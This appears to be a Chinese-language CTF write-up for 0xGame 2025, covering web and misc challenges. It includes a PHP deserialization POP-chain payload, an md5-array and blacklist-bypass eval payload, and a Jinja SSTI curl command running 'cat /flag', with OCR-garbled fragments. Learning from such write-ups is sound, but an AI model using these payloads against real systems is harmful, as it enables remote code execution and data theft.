0xGame=O%3A3%3A%22ZZZ%22%3A1%3A%7Bs%3A6%3A%22yuzuha%22%3BO%3A2%3A%22Mi%22%3A1%3A%7Bs%3A4%3A%22game%22%3BO%3A2%3A%22GI%22%3A1%3A%7Bs%3A6%3A%22furina%22%3BO%3A5%3A%22HI3rd%22%3A3%3A%7Bs%3A9%3A%22RaidenMei%22%3BN%3Bs%3A5%3A%22kiana%22%3Bs%3A0%3A%22%22%3Bs%3A8%3A%22guanxing%22%3BO%3A3%3A%22HSR%22%3A1%3A%7Bs%3A5%3A%22robin%22%3Bs%3A20%3A%22echo+getenv%28%27flag%27%29%3B%22%3B%7D%7D%7D%7D%7Dcallinvokegettostring
```



8000-afb66166-92ae-42ca-bf05-afaf8aa721c5.challenge.ctfplus.cn/?%200xGame=O%3A3%3A"ZZZ"

```
    public
    public
    public
    funct:
    {
        if($this -> kiana !== $this -> RaidenMei && md5($this -> kiana) === md5($this -> RaidenMei) && sha1($this -
> kiana) === sha1($this -> RaidenMei))
            return $this -> guanxing -> Elysia;
    }
}

class GI
{
```



```
    public $RaidenMei;
    public $kiana;
    public $guanxing;
    function __invoke()
    {
        if($this -> kiana !== $this -> RaidenMei && md5($this -> kiana) === md5($this -> RaidenMei) && sha1($this -
> kiana) === sha1($this -> RaidenMei))
            return $this -> guanxing -> Elysia;
    }
}

class GI
{
    public $furina;
    function __call($arg1, $arg2)
    {
        $Charlotte = $this -> furina;
        return $Charlotte();
    }
}

class Mi
{
    public $game;
    function __toString()
    {
        $game1 = @$this -> game -> tks();
        return $game1;
    }
}
if (isset($_GET['0xGame'])) {
    $web = unserialize($_GET['0xGame']);
    throw new Exception("Rubbish_Unser");
}
?> 0xGame{Really_Rubbish_Unser!}
```

```
0xGame{Really_Rubbish_Unser!}
```

``


RCE1

```php
<?php
error_reporting(0);
highlight_file(__FILE__);
$rce1 = $_GET['rce1'];
$rce2 = $_POST['rce2'];
$real_code = $_POST['rce3'];
$pattern = '/(?:\d|
[\$%&#@*]|system|cat|flag|ls|echo|nl|rev|more|grep|cd|cp|vi|passthru|shell|v
im|sort|strings)/i';
function check(string $text): bool {
    global $pattern;
    return (bool) preg_match($pattern, $text);
    }
if (isset($rce1) && isset($rce2)){       if(md5($rce1) === md5($rce2) &&
$rce1 !== $rce2){           if(!check($real_code)){
            eval($real_code);
            }
        else {
            echo "Don't hack me ~";
            }
        } else {
            echo "md5 do not match correctly";
            }
    }
else{
    echo "Please provide both rce1 and rce2";
    }
?>
```

感觉要求挺多的，要用 `GET传rce1` ， `POST传rce2` ，这样就没法一次性payload了

还要俩MD5一样，文本不一样，我觉得我脑壳疼，既然不一样，又没说是啥

对于符号限制，问题不大,将 `flag` 拆分为 `'fl' . 'ag'` ,不能 `cat` 怎么办，换一个 `readfile` 输出内容



URL
http://80-46c94871-c2e8-4363-88a6-56d28ee7098b.challenge.ctfplus.cn/?rce1[]=a

enctype
application/x-www-form-urlencoded

Body
rce2[]=b&rce3=readfile('/f'.'lag');

```
0xGame{This_is_Your_First_Stop_to_RCE!!!}
```

Lemon_RevEnge

SSTI注入
源码分析

```
```

curl -X POST http://nc1.ctfplus.cn:13850 -H "Content-Type: application/json" -d '{"content": "{{ config.**class.init.globals**["os"].popen("cat /flag").read() }}", "name": "{{ config.**class.init.globals**["os"].popen("cat /flag").read() }}", "user": "{{ config.**class.init.globals**["os"].popen("cat /flag").read() }}"}'

Misc

Sign_in

base 64

```
MGhRa3dve0dvdm0wd29fZDBfMGhRNHczXzJ5MjVfQHhuX3JAbXVfUHliX3BlWH0=
```

0hQkwo{Govm0wo*d0_0hQ4w3_2y25@xnr@mu_Pyb_peX} 好像不对
凯撒偏移量为10
0xGame{Welc0me_t0_0xG4m3_2o25*@nd_h@ck_For_fuN}

签到-0xGame

```
0xGame{🎉👋🕹️2️⃣0️⃣2️⃣5️⃣0️⃣❎🎮🎯🏟️🥳🎊⚽😄}
```

ez_Shell

```
~ # ls
flag2.txt
cat flag2.txt
You_hacked_me!!!

~/home/hacker/.mysecret # ls -a
.           ..          flag1.txt
~ cat flag1.txt
It_is_funny_right?
```

```
```

后来发现看错题了，焯!


- `whoami` 命令的结果
  hacker
- `pwd` 命令的结果
  /home/hacker
- 当前路径下的文件夹名（除去上级路径和当前路径符号
  .mysecret
- 该文件夹下面的flag1.txt文件内容
- `/root` 下的flag2.txt文件内容

上述结果需要用_连接，然后用0xGame{}包裹，最终flag样例：
`0xGame{who_pwd_xxx_xxx_xxx}`
重连，TM我想rm -f会把服务器搞死吗》？

```
0xGame{hacker_/home/hacker_.mysecret_It_is_funny_right?_You_hacked_me!!!}
```

Do not enter


dd文件一看就是取证分析
一堆flag,试了一个不对,不敢试了
突然发现



```
Jul 31 05:47:42 ubuntu tracker-store[10554]: OK
Jul 31 05:47:42 ubuntu systemd[1327]: tracker-store.service: Succeeded.
Jul 31 05:48:21 ubuntu dbus-daemon[1338]: [session uid=1000 pid=1338] Activating via systemd: service name='org.freedesktop.Tracker1' unit='t
Jul 31 05:48:21 ubuntu systemd[1327]: Starting Tracker metadata database store and lookup manager...
Jul 31 05:48:21 ubuntu dbus-daemon[1338]: [session uid=1000 pid=1338] Successfully activated service 'org.freedesktop.Tracker1'
Jul 31 05:48:21 ubuntu systemd[1327]: Started Tracker metadata database store and lookup manager.
Jul 31 05:48:21 ubuntu dbus-daemon[1338]: [session uid=1000 pid=1338] Activating via systemd: service name='org.freedesktop.Tracker1.Miner.Ex
Jul 31 05:48:21 ubuntu systemd[1327]: Starting Tracker metadata extractor...
Jul 31 05:48:21 ubuntu tracker-extract[10601]: Set scheduler policy to SCHED_IDLE
0xGame{WoW_y0u_fouNd_1t?_114514}
Jul 31 05:48:21 ubuntu tracker-extract[10601]: Setting priority nice level to 19
Jul 31 05:48:22 ubuntu dbus-daemon[1338]: [session uid=1000 pid=1338] Successfully activated service 'org.freedesktop.Tracker1.Miner.Extract'
Jul 31 05:48:22 ubuntu systemd[1327]: Started Tracker metadata extractor.
Jul 31 05:48:32 ubuntu systemd[1327]: tracker-extract.service: Succeeded.
Jul 31 05:48:52 ubuntu tracker-store[10594]: OK
Jul 31 05:48:52 ubuntu systemd[1327]: tracker-store.service: Succeeded.
Jul 31 05:49:25 ubuntu dbus-daemon[1338]: [session uid=1000 pid=1338] Activating via systemd: service name='org.freedesktop.Tracker1' unit='t
Jul 31 05:49:25 ubuntu systemd[1327]: Starting Tracker metadata database store and lookup manager...
Jul 31 05:49:25 ubuntu dbus-daemon[1338]: [session uid=1000 pid=1338] Successfully activated service 'org.freedesktop.Tracker1'
Jul 31 05:49:25 ubuntu systemd[1327]: Started Tracker metadata database store and lookup manager.
```

只有这一个日志只有一个flag，就它了

（其实还有一个不知道为什么在dpkg.log中，那个不对，感觉是非预期解,或者故意糊弄人的）


AccessData FTK Imager 4.2.0.13
文件(F) 查看(V) 模式(M) 帮助(H)
证据树(E)
文件列表(F)
自定义内容源(C)
证据：文件系统|路径|文件
选项
新建(N) 编辑(E) 删除(R) 全部删除(A) 创建映像(C)
属性(P) 十六进制值解释器(H) 自定义内容源(C)
NUM

```
Do_not_enter.dd
  分区 1 [40MB]
    NONAME [ext4]
      [root]
      未分配的空间
  分区 2 [40MB]
    NONAME [ext4]
      [root]
      未分配的空间
  分区 5 [40MB]
    NONAME [ext4]
      [root]
      未分配的空间
  分区 6 [40MB]
    NONAME [ext4]
      [root]
      未分配的空间
  Unpartitioned Space [basic disk]
```

名称	大小	类型	修改日期
lost+found	16[Missing string: 10221]	目录	2025/7/...
auth.log	1[Missing string: 10221]	一般文件	2025/7/...
dpkg.log	1,027[Missing string: 10221]	一般文件	2025/7/...
syslog	3[Missing string: 10221]	一般文件	2025/7/...


```
2025-07-31 02:32:30 status installed libcurl4:amd64 7.68.0-1ubuntu2.25
2025-07-31 02:32:30 configure libewf2:amd64 20140807-2build1 <none>
2025-07-31 02:32:30 status unpacked libewf2:amd64 20140807-2build1
2025-07-31 02:32:30 status half-configured libewf2:amd64 20140807-2build1
2025-07-31 02:32:30 status installed libewf2:amd64 20140807-2build1
2025-07-31 02:32:30 configure libdate-manip-perl:all 6.79-1 <none>
0xGame{WoW_y0u_fouNd_1t?_117695}
2025-07-31 02:32:30 status unpacked libdate-manip-perl:all 6.79-1
2025-07-31 02:32:30 status half-configured libdate-manip-perl:all 6.79-1
2025-07-31 02:32:30 status installed libdate-manip-perl:all 6.79-1
2025-07-31 02:32:30 configure libafflib0v5:amd64 3.7.18-3 <none>
2025-07-31 02:32:30 status unpacked libafflib0v5:amd64 3.7.18-3
2025-07-31 02:32:30 status half-configured libafflib0v5:amd64 3.7.18-3
2025-07-31 02:32:30 status installed libafflib0v5:amd64 3.7.18-3
2025-07-31 02:32:30 configure libtsk13:amd64 4.6.7-1build1 <none>
2025-07-31 02:32:30 status unpacked libtsk13:amd64 4.6.7-1build1
2025-07-31 02:32:30 status half-configured libtsk13:amd64 4.6.7-1build1
2025-07-31 02:32:30 status installed libtsk13:amd64 4.6.7-1build1
2025-07-31 02:32:30 configure sleuthkit:amd64 4.6.7-1build1 <none>
2025-07-31 02:32:30 status unpacked sleuthkit:amd64 4.6.7-1build1
2025-07-31 02:32:30 status half-configured sleuthkit:amd64 4.6.7-1build1
2025-07-31 02:32:30 status installed sleuthkit:amd64 4.6.7-1build1
2025-07-31 02:32:30 trigproc man-db:amd64 2.9.1-1 <none>
2025-07-31 02:32:30 status half-configured man-db:amd64 2.9.1-1
2025-07-31 02:32:30 status installed man-db:amd64 2.9.1-1
2025-07-31 02:32:30 trigproc libc-bin:amd64 2.31-0ubuntu9.9 <none>
2025-07-31 02:32:30 status half-configured libc-bin:amd64 2.31-0ubuntu9.9
2025-07-31 02:32:30 status installed libc-bin:amd64 2.31-0ubuntu9.9
```

Listed: 4Selected: 1Do_not_enter.dd/分区 1 [40MB]/NONAME [ext4]/[root]/dpkg.log

```
0xGame{WoW_y0u_fouNd_1t?_114514}
```

Zootopia

LSB低位隐写



Extract Preview

```
307847616d657b57 315f4e6565645f74  0xGame{W 1_Need_t
305f74406b335f61 5f627265616b7d00  0_t@k3_a _break}.
00000000ffffffff ffff000000ffffff  ........ ........
ffffffffffff0000 000000006db72492  ........ ....m.$.
4924db6db6db6db6 9249249249249236  I$.m..m. .I$.I$.6
db6db6db24924924 92496db924924924  .m..$.I$ .Im.$.I$
4924924924922492 4924924924924924  I$.I$.$. I$.I$.I$
edb6db6db6db6db6 ffffffff0000000   ...m..m. ........
00000000db6db6db 6db6db6db6db6249  .....m.. m..m..bI
db6db6db6db60000 00ffffffffffffff  .m..m... ........
```

Bit Planes

Alpha □ 7 □ 6 □ 5 □ 4 □ 3 □ 2 □ 1 □ 0

Red □ 7 □ 6 □ 5 □ 4 □ 3 □ 2 □ 1 ☑ 0

Green □ 7 □ 6 □ 5 □ 4 □ 3 □ 2 □ 1 ☑ 0

Blue □ 7 □ 6 □ 5 □ 4 □ 3 □ 2 □ 1 ☑ 0

Preview Settings

Include Hex Dump In Preview ☑

Order settings

Extract By ● Row ○ Column

Bit Order ● MSB First ○ LSB First

Bit Plane Order

● RGB ○ GRB


○ RBG ○ BRG

○ GBR ○ BGR

```
0xGame{W1_Need_t0_t@k3_a_break}
```

公众号原稿

直接解压



名称	修改日期	类型	大小
上周			
gift.xml	2025/9/24 20:54	XML Document	1 KB
未指定			
app.xml		XML Document	1 KB
core.xml		XML Document	1 KB

0xGame{omg!Y0u_f0und_m3!_C0ngr4tul4t10ns!}

```
0xGame{omg!Y0u_f0und_m3!_C0ngr4tul4t10ns!}
```

ezShell_PLUS


本来想dir /s 暴力扫盘，结果linux好行不行
dir => challenge
cat 到了揭秘脚本

```
#!/bin/bash
if [ "$#" -ne 1 ]; then echo "Usage: ./decrypt.sh [file]"; exit 1; fi
KEY_FILE="/etc/secret_key.backup"
if [ ! -f "$KEY_FILE" ]; then echo "Key missing!"; exit 1; fi
base64 -d "$1" 2>/dev/null | openssl enc -d -aes-256-cbc -pbkdf2 -pass file:$KEY_FILE; echo
```

还有**加密后**的文件的**sha256**哈希值


```
93f5231e5a018cd0b70bca94286ab21cfb3ee73c348056f2f4a8d7cd1fd4a353
```

慢慢试吧，不多




```
welcome@dep-9d2daa80-2a39-4a67-b8bf-011c3a4ecfd4-5dcb8cb475-mtn2l:~/challenge$ cd files
